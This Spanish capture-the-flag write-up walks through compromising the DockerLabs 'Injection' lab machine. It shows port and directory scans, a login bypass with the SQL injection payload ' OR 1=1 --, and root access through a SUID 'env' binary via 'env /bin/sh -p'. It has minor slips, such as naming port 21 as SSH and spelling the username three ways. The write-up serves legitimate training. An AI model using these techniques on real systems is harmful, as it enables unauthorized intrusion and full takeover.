



Write-Up: Máquina "Injection"

- 📌 Plataforma: DockerLabs
 - 📌 Dificultad: Muy fácil
 - 📌 Autor: Joaquín Picazo
-



Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Reviso que tenga conectividad con la máquina.

```
(kali㉿kali)-[~]  
$ ping -c 1 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.135 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.135/0.135/0.135/0.000 ms
```

2. Escaneo y Enumeración

Busco puertos abiertos con sus versiones para encontrar posibles vulnerabilidades.

```
(kali㉿kali)-[~]
$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 21:06 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

Busco directorios en la web

```
(kali㉿kali)-[~]
$ dirb http://172.17.0.2

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jul 30 21:06:08 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

----- Scanning URL: http://172.17.0.2/ -----
+ http://172.17.0.2/index.php (CODE:200|SIZE:2921)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

-----

END_TIME: Wed Jul 30 21:06:10 2025
DOWNLOADED: 4612 - FOUND: 2
```

Encuentro el panel de login, pero no tengo mayor información al respecto.




💣 3. Explotación de Vulnerabilidades


Decido intentar una inyección SQL usando:

User: ' OR 1=1 –

Password: ' OR 1=1 --



Acceso exitoso, obtengo un usuario y contraseña.



Recordando que estaba el puerto 21 (servicio ssh) abierto, ingreso con las credenciales encontradas.

```
(kali㉿kali)-[~]
$ ssh dylan@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:5ic4ZXizeEb8agR4jNX59cB0NCe5b5iEcU9lf2zt0Q0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


dylan@0eec2f57ac7f:~$ sudo -l
-bash: sudo: command not found
dylan@0eec2f57ac7f:~$ ls -la
total 28
drwxr-x--- 1 dylan dylan 4096 Jul 31 03:10 .
drwxr-xr-x 1 root  root  4096 Mar 25  2024 ..
-rw-r--r-- 1 dylan dylan  220 Mar 25  2024 .bash_logout
-rw-r--r-- 1 dylan dylan 3771 Mar 25  2024 .bashrc
drwx----- 2 dylan dylan 4096 Jul 31 03:10 .cache
-rw-r--r-- 1 dylan dylan  807 Mar 25  2024 .profile
```

🔑 4. Escalada de Privilegios y Post-explotación

Busco en binarios SUID y encuentro que se encuentra “env” disponible.

```
dyllan@0eec2f57ac7f:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
```

Busco en GTFOBINS alguna opción para escalar privilegios con “env”.



The screenshot shows a web browser displaying the GTFOBINS website. The address bar shows the URL <https://gtfobins.github.io/gtfobins/env/#suid>. The page title is **env** with a star icon and the number 11,904. Below the title, there are three tags: Shell, SUID, and Sudo. The section is titled **Shell**. The text below the title states: "It can be used to break out from restricted environments by spawning an interactive system shell." Below this text, there is a code block showing the command: `env /bin/sh`. The section is titled **SUID**. The text below the title states: "If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges." Below this text, there is a code block showing the command: `sudo install -m =xs $(which env) .` and `./env /bin/sh -p`.

Ingresa el comando encontrado en GTFOBINS. Escalada de privilegios exitosa.

```
dyllan@0eec2f57ac7f:~$ env /bin/sh -p
# whoami
root
# id
uid=1000(dylian) gid=1000(dylian) euid=0(root) groups=1000(dylian)
# ls -la /root
total 32
drwx----- 1 root root 4096 May 13 2024 .
drwxr-xr-x 1 root root 4096 Jul 31 03:05 ..
-rw----- 1 root root 59 May 13 2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwxr-xr-x 3 root root 4096 Mar 25 2024 .local
-rw----- 1 root root 979 Mar 25 2024 .mysql_history
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw----- 1 root root 1821 Mar 25 2024 .viminfo
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.